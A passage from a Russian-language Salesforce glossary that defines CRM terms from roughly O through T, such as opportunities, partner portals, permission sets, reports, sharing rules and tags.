Оператор — это элемент, используемый для уточнения или расширения области поиска. Как правило, поиски Salesforce поддерживают следующие операторы: И, ИЛИ, И НЕ, круглые скобки ( ) и кавычки " ".

### **Возможности**

Возможности — это продажи и ожидаемые сделки пользователя, подлежащие отслеживанию.

### **Группа, работающая с возможностями**

Группа, работающая с возможностями, — это совокупность пользователей, работающих совместно над возможностями. Типичная группа, работающая с возможностями, может состоять из менеджера по работе с клиентами, специалиста по сбыту и торгового представителя. Группа, работающая с возможностями, может быть задана для каждой собственной возможности.

### **Произвольные интересы**

Произвольный интерес — это особый источник интереса, указывающий на то, что интерес был создан при переходе пользователя на веб-сайт организации посредством бесплатного (произвольного) списка, доступного во всех основных поисковых системах, и заполнении формы Web-to-Lead, содержащей код отслеживания Salesforce. Сведения об источнике каждого произвольного интереса содержат поисковую систему и поисковую фразу.

### **Организация**

Развертывание Salesforce, содержащее заданный набор лицензированных пользователей. Организация — это виртуальное пространство, предоставляемое отдельному клиенту Salesforce. Организация пользователя содержит все соответствующие данные и приложения, а также изолирована от всех других организаций.

### **Единый адрес**

Единый адрес позволяет связать отдельный адрес эл. почты со всеми пользователям определенного профиля.

### **Исходящее сообщение**

Исходящее сообщение — это действие бизнес-правил, утверждений или контрольных точек, которое отправляет указанные сведения указанной конечной точке (например, внешней службе). Параметры исходящих сообщений могут

быть заданы в меню настройки Salesforce. Затем рекомендуем настроить внешнюю конечную точку. Получатель сообщений может быть создан посредством SOAP API.

**Только стоимость ответственного**

Применяется к продукту «Совместные прогнозы». Сумма всех возможностей дохода пользователя (без поправок).

**Только количество ответственного**

Применяется к продукту «Совместные прогнозы». Сумма всех возможностей количества пользователя (без поправок).

**Конфигурация Salesforce for Outlook**

Конфигурации Salesforce for Outlook содержат параметры для данных, которые доступны пользователям Salesforce for Outlook для синхронизации приложения Microsoft® Outlook® с системой Salesforce. Администраторы могут создавать отдельные конфигурации для разных типов пользователей и предоставлять пользователям полномочия для редактирования некоторых собственных параметров. Например, группа, работающая с возможностями, может синхронизировать все данные, тогда как менеджеры могут синхронизировать только события.

**Ответственный**

Отдельный пользователь, назначенный записи (например, контакту или обращению).

## Р

---

**Paas**

См. определение «Платформа как услуга».

**Пакет**

Набор компонентов и приложений Force.com, доступный другим организациям в каталоге AppExchange. Пакеты позволяют объединять приложения со связанными компонентами для последующей загрузки в каталог AppExchange.

**Установка пакета**

Интеграция содержимого пакета в организацию Salesforce. Пакет AppExchange может содержать приложение, компонент или их комбинацию. Чтобы предоставить пользователям организации доступ к установленному пакету, рекомендуем развернуть его компоненты.

**Макет страницы**

Макет страницы — это организация полей, настраиваемых ссылок и связанных списков на страницах сведений или редактирования записи. Макеты страницы позволяют структурировать страницы для пользователей. В версиях Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition доступ пользователей к определенным полям должен быть ограничен посредством параметров безопасности поля.

**Родительская организация**

Организация или компания, связанная с дочерней организацией. Чтобы получить общее представление обо всех взаимосвязях «Потомок — родитель», щелкните ссылку **«Просмотр иерархии»** в записи родительской организации.

**Partial Copy Sandbox**

Безопасная среда Partial Copy Sandbox — это безопасная среда Developer Sandbox, которая дополняется данными, определяемыми посредством шаблона безопасной среды.

**Партнер**

Партнер — это компания, с которой сотрудничает пользователь в целях закрытия сделки. Связанный список «Партнеры» может использоваться для каждой новой возможности или организации, так как позволяет сохранять сведения о партнерах и их ролях в возможностях или организациях. В качестве партнера может выступать текущая организация Salesforce. Выбор роли партнера инициирует автоматическое создание обратных отношений партнеров со связанной организацией, поэтому обе организации являются друг другу партнерами.

### **Организации-партнеры**

Организация-партнер — это организация Salesforce, используемая менеджером канала распределения для управления компаниями-партнерами, пользователями-партнерами и их действиями на партнерском портале.

### **Роль партнера**

Выбор роли, выполняемой организацией в связанных сделках, в связанном списке «Партнеры» для отдельной организации или возможности.

### **Пользователь-партнер**

Пользователи-партнеры — это пользователи Salesforce, которым предоставляется ограниченный доступ. Они являются внешними пользователями организации, занимающимися реализацией продуктов или услуг через не прямые каналы сбыта. Данные пользователи связаны с отдельной организацией-партнером, имеют ограниченный доступ к данным и выполняют вход посредством партнерского портала.

### **Партнерский портал**

Партнерский портал предоставляет пользователям-партнерам возможность входа в систему Salesforce через отдельный веб-портал, а не через узел Salesforce.

### **План продаж (%)**

В версиях прогнозирования, поддерживающих планы продаж: вычисленное значение прогноза, указывающее на процент от плана продаж, который будет закрыт торговым представителем. Данный показатель определяется путем деления значения поля «Стоимость : обязательство» на значение поля «План продаж».

### **Полномочие**

Полномочие — это настройка, позволяющая пользователю выполнять определенные функции в системе Salesforce. Полномочия могут быть включены в наборах полномочий и профилях. Например, полномочие «Редактирование» для настраиваемого объекта и полномочие «Изменение всех данных».

### **Набор полномочий**

Совокупность параметров и полномочий, которая предоставляет пользователям доступ к различным инструментам и функциям.

### **Организация-лицо**

Организация-лицо — это отдельный потребитель, связанный с текущей организацией деловыми отношениями (например, клиент консультационной фирмы, турист или покупатель интернет-магазина). Организации-лица применяются к организациям, реализующим модель «Бизнес для потребителя» вместо модели «Бизнес для бизнеса».

### **Personal Edition**

Продукт, предназначенный для индивидуальных торговых представителей и отдельных пользователей.

### **Личные параметры**

Параметры настройки, позволяющие пользователям индивидуализировать приложение Salesforce. Все пользователи Salesforce могут редактировать собственные личные параметры. Способ доступа к личным параметрам (посредством раздела «Личные параметры» меню «Настройка» или отдельного меню «Мои параметры») определяется заданными параметрами пользовательского интерфейса организации.

### **Поиск по фразе**

Тип полнотекстового поиска, возвращающего только элементы, которые содержат указанную фразу (например, «управление отношениями с клиентами»).

### **Раскрывающийся список**

Список выбора значений, доступных для отдельного поля объекта Salesforce (например, поле организации «Отрасль»). Пользователи могут выбирать одно значение из списка доступных вариантов вместо ввода значения в поле. Также см. определение «Основной раскрывающийся список».

### **Раскрывающийся список (со множественным выбором)**

Список выбора значений, доступных для отдельного поля объекта Salesforce. Раскрывающиеся списки со множественным выбором позволяют выбирать как минимум одно значение. Чтобы выбрать значение, дважды щелкните нужное значение. Чтобы выбрать дополнительные значения из прокручиваемого списка, нажмите клавишу CTRL, выберите нужные значения и переместите их в выбранное поле посредством стрелки.

### **Значения раскрывающегося списка**

Варианты выбора, отображаемые в раскрывающемся списке для конкретного поля. Некоторые значения являются стандартными, тогда как другие значения могут изменяться или задаваться администратором.

### **Фиксированные списки**

Списки, отображающиеся в верхней или левой части консоли Service Cloud. Данные списки позволяют одновременно просматривать рабочий список и сведения о записи. Поддержка фиксированных списков должна быть включена администратором.

### **Ожидаемые продажи**

Рассчитанное количество открытых возможностей, имеющих дату закрытия в данном квартале. Данное поле отображается на страницах просмотра и редактирования сведений о прогнозе. Ожидаемые продажи менеджера включают собственные открытые возможности и открытые возможности всей рабочей группы.

### **Платформа как услуга (PaaS)**

Среда, позволяющая разработчикам использовать инструменты программирования, предоставленные поставщиком услуг, для создания и облачного развертывания приложений. Приложение размещается как услуга и доступно клиентам через Интернет. Поставщик PaaS предоставляет интерфейс API для создания и расширения специализированных приложений. Ответственность за ежедневное обслуживание, функционирование и поддержку развернутого приложения, а также за данные каждого клиента, несет поставщик PaaS. Данная услуга позволяет программистам устанавливать, настраивать и обслуживать приложения без использования собственного аппаратного и программного обеспечения, а также без помощи сотрудников ИТ-отдела. Среда PaaS позволяет предоставлять услуги в любом сегменте рынка.

### **Популярные идеи**

Вложенная вкладка «Популярные идеи» позволяет сортировать идеи по внутреннему рейтингу, основанному на времени размещения положительных голосов за идею. Независимо от общего количества очков, идеи с более новыми положительными голосами отображаются выше, чем идеи с более старыми положительными голосами. Таким образом, чем позже идея приобрела популярность, тем выше она отображается на странице.

### **Популярные вопросы**

Популярность каждого вопроса определяется количеством пользователей, выбравших ссылку «Нравится» в течение определенного промежутка времени.

### **Сообщение**

Комментарий верхнего уровня в ленте Chatter.

### **Публикация сообщения**

Общедоступное сообщение Chatter может быть скопировано и опубликовано в собственном профиле или группе со своим участием. Кроме того, чтобы предоставить другим пользователям Chatter доступ к сообщению, отправьте ссылку на данное сообщение посредством сообщения эл. почты или мгновенного сообщения.

### **Прайс-лист**

Прайс-лист — это список продуктов, продаваемых организацией. Доступно только в версиях Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition.

### **Основной контакт**

Поле страницы сведений о компании, отображающее основное контактное лицо организации.

Также определяет основной контакт, связанный с организацией, возможностью или контрактом. Основной контакт отмечен флажком в связанном списке «Роли контакта» для организации, контракта или возможности.

### **Основной партнер**

Организация-партнер, играющая ключевую роль в закрытии возможности. Основной партнер отмечен флажком в связанном списке возможности «Партнеры».

### **Основная вкладка**

Вкладка консоли Salesforce, отображающая сведения об основном рабочем элементе (например, организация).

### **Средство визуализации процессов**

Инструмент, предназначенный для отображения графической версии процесса утверждения. Диаграмма, доступная только для просмотра, отображается в виде блок-схемы. Диаграмма и информационная боковая панель используются для наглядного отображения заданных этапов, критериев правила и действий, составляющих процесс утверждения.

### **Professional Edition**

Версия Salesforce, предназначенная для компаний, которым требуется доступ ко всем функциям CRM.

### **Группа продуктов**

Поле раскрывающегося списка продуктов, которое может быть настроено для категоризации типов продуктов.

### **Профиль**

Профиль определяет полномочия пользователя, необходимые для выполнения разных действий в системе Salesforce. Например, профиль «Менеджер решений» предоставляет пользователю право на создание, редактирование и удаление решений.

### **Профиль, Chatter**

Личная страница любого пользователя Salesforce, которая содержит контактные данные, списки отслеживаемых и отслеживающих, ленту Chatter и фотографию пользователя.

### **Повысить**

Чтобы повысить рейтинг идеи на 10 очков, нажмите кнопку **«повысить»**. Рейтинг идеи может быть повышен только один раз. Идея, рейтинг которой был понижен, не может быть повышена. Система Salesforce автоматически повышает рейтинг любой собственной идеи.

Миграция изменений из одной организации в другую. Также см. определения «Развернуть» и «Миграция».

### **Организация поставщика**

При использовании адаптера Salesforce для Lightning Connect организация поставщика сохраняет данные, которые просматриваются организацией подписчика.

### **Общедоступный календарь**

Календарь, позволяющий группе пользователей отслеживать важные события каждого пользователя (например, маркетинговые мероприятия, выпуски продукта или занятия) или планировать общие действия (например, календарь отпусков). Например, группа маркетинга может настроить календарь событий, предназначенный для просмотра предстоящих маркетинговых мероприятий всеми пользователями торговой организации.

### **Всплывающие уведомления для мобильных устройств**

Всплывающие уведомления — это предупреждения, отображаемые на начальном экране мобильного устройства в том случае, если приложение не используется. В зависимости от типа устройства, данные предупреждения могут содержать текст, значки и звуки.

### **Всплывающие уведомления, консоль Salesforce**

Визуальные индикаторы на консоли Salesforce, указывающие на изменение записи или поля во время сеанса пользователя.



### **Активная доставка обновления**

Метод доставки обновлений, отправляющий обновления установленного управляемого пакета во все соответствующие организации.

## Q

---

### **Расписание объемов продукции**

Расписание объемов продукции содержит даты, количество единиц и количество выплат для выставления счета или доставки продукта. Конкретный способ использования расписаний определяется организацией. Доступно только в версиях Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition.

### **Прогнозирование по количеству**

Прогнозирование на основе предполагаемого количества проданных единиц.

### **Количество без поправок**

Применяется к продукту «Совместные прогнозы». Сумма собственных возможностей количества пользователя и возможностей его подчиненных (без поправок). Подчиненные — это сотрудники, расположенные ниже пользователя в иерархии прогнозов.

### **Количество без поправки менеджера**

Применяется к продукту «Совместные прогнозы». Показатель прогноза, отображаемый ответственному за прогноз. Показатель прогноза — это сумма возможностей количества ответственного и его подчиненных, включая поправки, внесенные в прогнозы подчиненных. *Данный показатель не включает поправки, внесенные вышестоящими менеджерами прогнозов в иерархии прогнозов.*

### **Вопрос**

Вопрос, опубликованный в сообществе ответов. Участники сообщества могут публиковать ответы на заданные вопросы с целью их решения.

### **Вопрос, личный**

Вопрос, опубликованный в сообществе ответов и помеченный как «**Личный**», чтобы быть доступным только агентам службы поддержки.

### **Очередь**

Область хранения элементов, ожидающих обработки. Система Salesforce использует очереди в разных функциях и технологиях.

### **План продаж**

Запланированный показатель, назначаемый пользователю ежемесячно и ежеквартально. (При использовании продукта «Совместные прогнозы» план продаж — это запланированный показатель, назначаемый пользователю ежемесячно.)

План продаж менеджера включает показатели, которые должны быть достигнуты менеджером и его рабочей группой.

### **Смета**

Запись, содержащая установленные цены на продукты и услуги. Сметы могут быть созданы на основе возможностей и отправлены клиентам в виде PDF-документов.

## R

---

### **Недавние действия**

Страница «Недавние действия» содержит краткие сведения обо всех последних действиях пользователя в зоне.

Например, данная страница содержит все идеи и комментарии, опубликованные пользователем в зоне, а также идеи,

за которые он голосовал. Чтобы просмотреть страницу «Недавние действия», откройте вкладку «Идеи» и щелкните свое прозвище в верхнем правом углу страницы.

### **Недавние элементы**

Список ссылок на последние просмотренные записи, отображаемый на боковой панели. Обратите внимание, что данный список содержит только некоторые типы записей.

### **Запись**

Отдельный экземпляр объекта Salesforce. Например, «Иван Иванов» может быть именем в записи контакта.

### **Тип записи**

Тип записи — это поле, доступное для определенных записей, которое может содержать все или только некоторые значения стандартных и настраиваемых раскрывающихся списков для этой записи. Типы записей могут быть связаны с профилями, чтобы пользователям определенного профиля были доступны только соответствующие значения раскрывающегося списка.

### **Обновление записи**

Сообщение в ленте Chatter, которое появляется в результате изменения поля отслеживаемой записи.

### **Связанный список**

Раздел страницы сведений о записи, содержащий список связанных элементов. Например, связанный список возможности «Журнал этапов» или связанный список обращения «Открытые действия».

### **Всплывающие ссылки связанного списка**

Тип ссылки, позволяющий просматривать краткие сведения о связанных списках путем наведения указателя мыши на ссылку страницы сведений. Отображение всплывающих ссылок должно быть включено администратором. Отображаемый текст содержит название соответствующего связанного списка и количество доступных записей. Кроме того, данный тип ссылок поддерживает быстрый переход к содержимому связанного списка без прокрутки страницы вниз.

### **Связанный объект**

Объекты, выбранные администратором для отображения в мини-представлении консоли Agent Console, если записи определенного типа отображаются в подробном представлении консоли. Например, если подробное представление отображает обращение, то мини-представление может отображать связанную организацию, контакт или актив.

### **Взаимосвязь**

Связь между двумя объектами, используемая для создания связанных списков в макетах страниц или на уровне сведений в отчетах. Для связывания данных система Salesforce использует совпадающие значения в указанных полях для обоих объектов. Например, если один объект хранит данные о компаниях, а другой — о пользователях, то взаимосвязь определяет пользователей, работающих в компании.

### **Группа взаимосвязи**

Записи настраиваемого объекта, используемые для хранения наборов организаций.

### **Участник группы взаимосвязи**

*Участники группы взаимосвязи* — это организации, добавленные в группы взаимосвязи.

### **Отчет**

*Отчет* — это набор записей, соответствующих заданным критериям и отображающихся в виде упорядоченных строк и столбцов. Данные отчета могут быть отфильтрованы, сгруппированы и представлены в виде диаграммы. Отчеты хранятся в папках, которые определяют уровень доступа пользователей. См. определения «Табличный отчет», «Сводный отчет» и «Матричный отчет».

### **Конструктор отчетов**

*Конструктор отчетов* — это экранный редактор отчетов.

### Тип отчета

*Тип отчета* определяет набор записей и полей, доступных в отчете, исходя из взаимосвязей между основным и связанными с ним объектами. Отчеты содержат только те записи, которые соответствуют критериям, заданным в типе отчета. Система Salesforce предоставляет доступ к набору предопределенных типов стандартных отчетов, которые могут использоваться администраторами организации для создания типов настраиваемых отчетов.

### Запрошенная конференция

Конференция, запрос на которую отправляется пользователем Salesforce контакту, интересу или организации-лицу. После запроса конференции компания Salesforce создает уникальную веб-страницу конференции, которая отображает предложенное время ее проведения. Данная страница позволяет приглашенным выбрать оптимальное время и отправлять свои ответы. Компания Salesforce отслеживает все ответы, используемые организатором для выбора оптимального времени.

Запрошенная конференция, которая была подтверждена, преобразуется в *многопользовательское событие*.

### Отчетный снимок

Отчетный снимок — это средство составления отчетов по архивным данным. Авторизованные пользователи могут сохранять результаты табличных или сводных отчетов в полях настраиваемого объекта, а затем соотносить данные поля с соответствующими полями целевого объекта. Кроме того, они могут планировать время выполнения отчета для загрузки данных отчета в поля настраиваемого объекта.

### Текущий пользователь отчетного снимка

Пользователь, параметры безопасности которого определяют уровень доступа к данным исходного отчета. Таким образом, пропускаются все параметры безопасности, а всем пользователям, которые могут просматривать результаты исходного отчета в целевом объекте, предоставляется доступ к данным, которые, в противном случае, были бы им недоступны.

### Календарь ресурсов

Календарь, позволяющий группе пользователей координировать использование общедоступного ресурса (например, конференц-зала или принтера).

### Прогнозирование доходов

Прогнозирование на основе предполагаемых доходов.

### Расписание доходов

Расписание доходов содержит даты, суммы доходов и количество выплат для выставления счета или подтверждения дохода, полученного за продукт. Конкретный способ использования расписаний определяется организацией. Доступно только в версиях Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition.

### Роль

Ответственность, назначенная пользователю, организации-партнеру или контакту за отдельные организации и возможности. Роли пользователей определяются администраторами в меню «Настройка». Отдельные пользователи могут назначать роли контакта и партнера для организаций и контактов.

### Текущий пользователь

Каждой панели мониторинга назначается *текущий пользователь*, параметры безопасности которого определяют данные, доступные для отображения. Параметры безопасности пользователя, назначенного текущим, определяют данные, доступные всем пользователям панели мониторинга, независимо от их личных параметров безопасности. Текущим пользователем динамической панели мониторинга может быть назначен вошедший пользователь, поэтому данные, доступные на панели мониторинга, определяются уровнем доступа каждого отдельного пользователя.

## S

---

### S-Control



**Прим.:** Элементы S-Control заменены страницами Visualforce. Начиная с марта 2010 года создание элементов S-Control недоступно новым организациям и организациям, которые их никогда не создавали. Текущие элементы S-Control останутся без изменений и будут доступны для редактирования.

Настраиваемое веб-содержимое, предназначенное для использования в настраиваемых ссылках. Настраиваемые элементы S-Control могут содержать любой тип содержимого, отображаемого в обозревателе (например, Java-приложение, элемент управления ActiveX, файл Excel или настраиваемая веб-форма в формате HTML).

### Продажная цена

Цена продукта возможности. Данная цена может отличаться от стандартной цены или цены продукта по прайс-листу.

### Консоль Salesforce

Консоль Salesforce предназначена для пользователей динамичных сред, нуждающихся в быстром поиске, создании и обновлении записей, так как расширяет функциональные возможности консоли Agent Console на вкладке «Консоль» путем отображения записей и связанных элементов в виде вкладок на одном экране.

### Средство интеграции консоли Salesforce

API, использующий обозреватели в качестве клиентов для отображения страниц в виде вкладок консоли Salesforce; средство интеграции предоставляет разработчикам программный доступ к консоли, функциональные возможности которой могут быть расширены администраторами в соответствии с текущими бизнес-требованиями.

### Salesforce CRM Call Center

Приложение Salesforce, которое объединяет систему Salesforce со сторонней системой компьютерной телефонии (СТТ).

### Salesforce CRM Content

Настраиваемая система управления содержимым, предназначенная для систематизации, общего доступа, поиска и управления содержимым в пределах организации и основных областей приложения Salesforce. Содержимое может включать в себя файлы всех типов: от традиционных корпоративных презентаций в формате Microsoft PowerPoint до аудио- и видеофайлов или веб-страниц.

### Salesforce for Outlook

Salesforce for Outlook — это устанавливаемое приложение для интеграции с Microsoft® Outlook®, синхронизирующее контакты, события и задачи между приложением Outlook и системой Salesforce. Помимо синхронизации данных элементов, сообщения эл. почты, вложения, события и задачи Outlook могут быть добавлены в несколько контактов Salesforce, а записи Salesforce, связанные с контактами и интересами в сообщениях эл. почты и событиях, могут просматриваться прямо в приложении Outlook.

В зависимости от организации, пользователи могут настраивать объекты и направления синхронизации между приложением Outlook и системой Salesforce. Уровень, доступный пользователям для настройки данных параметров в системе Salesforce, определяется администратором.

### Конфигурация Salesforce for Outlook

Конфигурации Salesforce for Outlook содержат параметры для данных, которые доступны пользователям Salesforce for Outlook для синхронизации приложения Microsoft® Outlook® с системой Salesforce. Администраторы могут создавать отдельные конфигурации для разных типов пользователей и предоставлять пользователям полномочия для редактирования некоторых собственных параметров. Например, группа, работающая с возможностями, может синхронизировать все данные, тогда как менеджеры могут синхронизировать только события.

### **Salesforce Classic Mobile**

Salesforce Classic Mobile — это компонент Salesforce, предоставляющий пользователям доступ к данным Salesforce на мобильных устройствах, оснащенных мобильным клиентским приложением. Клиентское приложение Salesforce Classic Mobile обменивается данными с системой Salesforce по беспроводным сетям и хранит локальную копию данных пользователя в собственной базе данных на мобильном устройстве. Пользователи могут редактировать локальные копии записей Salesforce в автономном режиме и отправлять внесенные изменения после восстановления подключения.

### **Salesforce Office Toolkit**

Модуль, предоставляющий разработчикам прямой доступ к интерфейсу SOAP API в продуктах Microsoft Office и упрощающий процесс создания интеграций и решений на основе Office.

### **Расписание**

См. определения «Расписание объемов продукции» и «Расписание доходов».

### **Всплывающее окно**

Страница, отображаемая для входящего вызова в приложении Salesforce CRM Call Center.

### **Поиск**

Функция, позволяющая искать сведения, соответствующие указанным ключевым словам. При использовании функции поиска на боковой панели введите критерии поиска в разделе боковой панели «Поиск» или щелкните **«Расширенный поиск...»**. При использовании функции глобального поиска введите критерии поиска в поле поиска, расположенное в верхнем колонтитуле.

### **Макет поиска**

Структура полей, добавленных в результаты поиска, диалоговые окна поиска и ключевые списки на начальных страницах вкладок.

### **Услуга**

Услуга — это оказание профессиональной помощи. Услуги, связанные с системой Salesforce и платформой Force.com (например, расширенная поддержка клиентов или поддержка конфигурации), могут быть указаны в каталоге AppExchange.

### **Портал Service Cloud**

Портал Service Cloud — это клиентский портал, предназначенный для большого количества пользователей. Приобретенные лицензии на использование портала Service Cloud могут быть назначены контактам, имеющим доступ к клиентскому portalу. В этом случае при входе большого количества пользователей удастся избежать падения в производительности клиентского портала.

### **Настройка**

Меню, позволяющее администраторам настраивать и определять параметры организации и приложения Force.com. Способ доступа к меню «Настройка» (посредством раскрывающегося списка или специальной ссылки в верхнем колонтитуле) определяется заданными параметрами пользовательского интерфейса организации.

### **Группа общего доступа**

Группа пользователей Salesforce, которым предоставляется доступ к записям, принадлежащим пользователям массового портала. Каждый клиентский портал поддерживает собственную группу общего доступа.

### **Общедоступные действия**

Функция, позволяющая пользователям связывать индивидуальные и неповторяющиеся задачи или неповторяющиеся события с 10 контактами. Один из контактов назначается основным, а все остальные дополнительными.

### **Общий доступ**

Предоставление другим пользователям возможности просмотра и редактирования собственных сведений. Общий доступ к данным может быть предоставлен несколькими способами.

- Модель общего доступа: определяет стандартные единые уровни доступа, предоставляемые пользователям к чужим данным, а также определяющие необходимость использования иерархий при определении доступа к данным.
- Иерархия ролей: определяет разные уровни пользователей, чтобы, независимо от параметров модели единого общего доступа, пользователи более высоких уровней могли просматривать и редактировать данные, принадлежащие пользователям более низких уровней.
- Правило общего доступа: позволяет администратору указывать, что все данные, созданные пользователями внутри определенной группы или роли, автоматически доступны участникам другой группы или роли.
- Общий доступ, установленный вручную: позволяет отдельным пользователям предоставлять общий доступ к записям другим пользователям или группам.
- Управляемый общий доступ к Apex: позволяет разработчикам использовать программные средства для управления общим доступом, необходимым для поддержки работы приложений. См. определение «Управляемый общий доступ к Apex».

### **Модель общего доступа**

Алгоритм, заданный администратором и определяющий стандартный доступ пользователей к разным типам записей.

### **Правило общего доступа**

Тип стандартного общего доступа, созданного администратором. Правило общего доступа позволяет пользователям определенной группы или роли получить доступ ко всем сведениям, добавленным пользователями данной группы или роли.

### **Боковая панель**

Область, доступная в левой части всех страниц и содержащая ссылки на недавние элементы и прочие ресурсы.

### **Сайты**

Force.com Sites позволяет создавать общедоступные веб-сайты и приложения, которые напрямую интегрированы в организацию Salesforce. При этом пользователям не требуется указывать имя и пароль для входа.

### **Социальные организации и контакты**

Функция, позволяющая просматривать профили организаций, контактов и интересов в социальных сетях, а также другие связанные с ними данные, — прямо из Salesforce, и, таким образом, получать более полное представление о проблемах текущих и потенциальных клиентов.

### **Social Key**

Функция Social Key поддерживает функции «Социальные организации и контакты» и «Data.com Clean», позволяя упростить отслеживание контактов и интересов в социальных сетях. Выберите нужные социальные сети в параметрах функции «Социальные организации и контакты». Автоматические задания по очистке содержат специальные ссылки. Чтобы просмотреть профиль контакта или интереса в социальной сети, воспользуйтесь соответствующей страницей сведений.

### **Программный телефон**

Телефонный интерфейс, отображающийся пользователю Salesforce CRM Call Center на боковой панели страниц Salesforce или в нижнем колонтитуле консоли Salesforce.

### **Коннектор программного телефона**

Компонент адаптера СТИ, преобразующий XML программного телефона в HTML и передающий его в обозреватель пользователя Salesforce CRM Call Center.

### **Адаптер СТИ программного телефона**

Адаптер СТИ — это небольшое приложение, контролирующее внешний вид и функциональность программного телефона Salesforce. Адаптер играет роль промежуточного звена между сторонней системой СТИ, системой Salesforce и пользователем Salesforce CRM Call Center. Адаптер должен быть установлен на каждом компьютере, которому требуется доступ к функциям Salesforce CRM Call Center.

### **Программное обеспечение как услуга (SaaS)**

Модель доставки, при которой приложение размещается как услуга и доступно клиентам через Интернет. Ответственность за ежедневное обслуживание, функционирование и поддержку приложения, а также за данные каждого клиента, несет поставщик SaaS. Данная услуга позволяет клиентам не использовать собственное аппаратное и программное обеспечение, а также сотрудников ИТ-отдела, для установки, настройки и обслуживания приложений. Модель SaaS позволяет предоставлять услуги в любом сегменте рынка.

### **Менеджер решений**

Отдельный сотрудник организации, который может просматривать, редактировать, публиковать и удалять решения. Как правило, это эксперты по продукту с прекрасными навыками письменного общения и глубокими познаниями в определенной области продукта. Профиль «Менеджер решений» может быть назначен при создании или редактировании пользователей.

### **Исходный отчет**

Настраиваемый отчет, запланированный для выполнения и загрузки данных в виде записей в целевой объект отчетного снимка.

### **Продолжительность этапа**

Продолжительность этапа в отчетах по возможностям — это количество дней, в течение которых возможность находилась на этапе, указанном в столбце «Этап».

### **Журнал этапов**

Связанный список на странице сведений о возможности, регистрирующий изменения статуса и этапа возможности.

### **Стандартная цена**

Цена продукта, указанная в стандартном прайс-листе.

### **Стандартный прайс-лист**

Автоматически созданный прайс-лист, содержащий все продукты и их стандартные цены.

### **Статус**

Статус идеи помогает участникам зоны отслеживать ее развитие. Например, значения «Проверяется», «Проверено», «Скоро появится» и «Теперь доступно» — это типичные статусы, которые могут быть заданы и назначены идеям. Статус идеи отображается напротив ее заголовка для всех участников зоны.

### **Морфологический поиск**

Процесс усечения слова до основы. Морфологический поиск возвращает расширенные формы поискового запроса. Например, в результате поиска по слову «бег» отображаются элементы, содержащие слова «бегать», «бегун» и «бегом».

### **Подпоток**

Элемент «Подпоток» ссылается на другой поток, вызываемый при выполнении. Поток, содержащий элемент «Подпоток», называется основным.

### **Организация подписчика**

При использовании адаптера Salesforce для Lightning Connect организация подписчика просматривает данные, сохраненные в другой организации Salesforce (организации поставщика). Организация поставщика содержит определение внешнего источника данных и внешние объекты, которые соотносятся с объектами организации поставщика.

### **Поле резюмирования**

Поле резюмирования — это числовой столбец отчета, в котором используется одно из следующих значений: сумма, среднее значение, наибольшее значение или наименьшее значение. Пользователи могут определять настраиваемые формулы резюмирования для расширения данных значений. Помимо отображения суммарных данных, поля резюмирования могут использоваться для определения диаграмм и отчетных снимков.

### **Сводный отчет**

Сводные отчеты аналогичны табличным отчетам, но позволяют группировать строки данных, просматривать промежуточные значения и создавать диаграммы. Данные отчеты могут использоваться в качестве исходных для компонентов панели мониторинга. Рекомендуем использовать данный тип отчета для отображения промежуточных значений на основе значения отдельного поля или создания иерархического списка (например, все возможности рабочей группы, охваченные промежуточными результатами по полям «Этап» и «Ответственный»).

### **Каналы распределения**

Благодаря каналам распределения, пользователи могут подписываться на изменения, происходящие на сайтах Force.com, а также получать обновления для внешних программ чтения новостей.

## **T**

---

### **Тег**

Тег — это слово или короткая фраза, которая может быть назначена большинству записей Salesforce с целью индивидуального описания и структурирования данных. Администратор может включить теги для организаций, действий, активов, кампаний, обращений, контактов, контрактов, панелей мониторинга, документов, событий, интересов, примечаний, возможностей, отчетов, решений, задач и любых других настраиваемых объектов (кроме участников группы взаимосвязи). Для быстрого доступа к тегам можно использовать интерфейс SOAP API.

### **Облако тегов**

Облако тегов — это способ отображения тегов, назначенных содержимому библиотек Salesforce CRM Content. Размер имени тега в облаке тегов определяется популярностью, то есть, самые большие теги назначены наибольшему количеству файлов или веб-ссылок. Сортировка тегов может быть выполнена по алфавиту или по популярности. Облако тегов содержит 30 самых популярных тегов.

### **Задача**

Назначение задачи выбранному пользователю. При необходимости заполните следующие поля задачи: «Тема», «Статус», «Приоритет» и «Крайний срок». Задачи — это действия бизнес-правил и утверждений, инициированные бизнес-правилами или процессами утверждения.

Дополнительную информацию о задачах, связанных с календарем, см. в определении «Действие (календарные события/задачи)».

### **Ссылки панели задач**

Ссылки на вкладки, позволяющие предоставлять быстрый доступ к типичным операциям, доступным на отдельной странице (например, создание организации).

### **Территория**

В версиях прогнозирования, поддерживающих территории: совокупность организаций и пользователей, участвующих в создании прогноза.

### **Зависимое от времени действие бизнес-правила**

Действие бизнес-правила, выполняемое при выполнении условий бизнес-правила и связанного триггера времени.

### **Лучшие за все время идеи**

Вложенная вкладка «Лучшие за все время» сортирует идеи по количеству очков — от наибольшего к наименьшему. Данная вложенная вкладка позволяет просмотреть самые популярные идеи в журнале зоны «Идеи».

### **Темы**

Сообщение или комментарий, публикуемый в Chatter, может быть связан со всеми остальными сообщениями и комментариями по данному вопросу путем добавления темы. Тема — это способ категоризации сообщения или



комментария с целью упрощения его поиска. Кроме того, темы позволяют находить группы и людей, которые интересуются или обладают расширенными знаниями по аналогичным темам.

### **Темы, Chatter Answers**

Боковая панель, содержащая категории данных, позволяющие клиентам просматривать вопросы и ответы. Например, при наличии зоны для продуктов группы аппаратного обеспечения можно создать следующие темы: «Портативные компьютеры», «Настольные компьютеры» и «Принтеры».

### **Средство перевода**

Средство перевода позволяет выбрать языки перевода, назначить переводчиков и создать переводы настроек, выполненных в организации Salesforce, а также переопределить метки и переводы из управляемых пакетов. С помощью средства перевода могут быть переведены любые элементы интерфейса — от значений настраиваемых раскрывающихся списков до значений настраиваемых полей, поэтому пользователи из других стран смогут в полной мере оценить все достоинства системы Salesforce на своем родном языке.

### **Самые обсуждаемые темы**

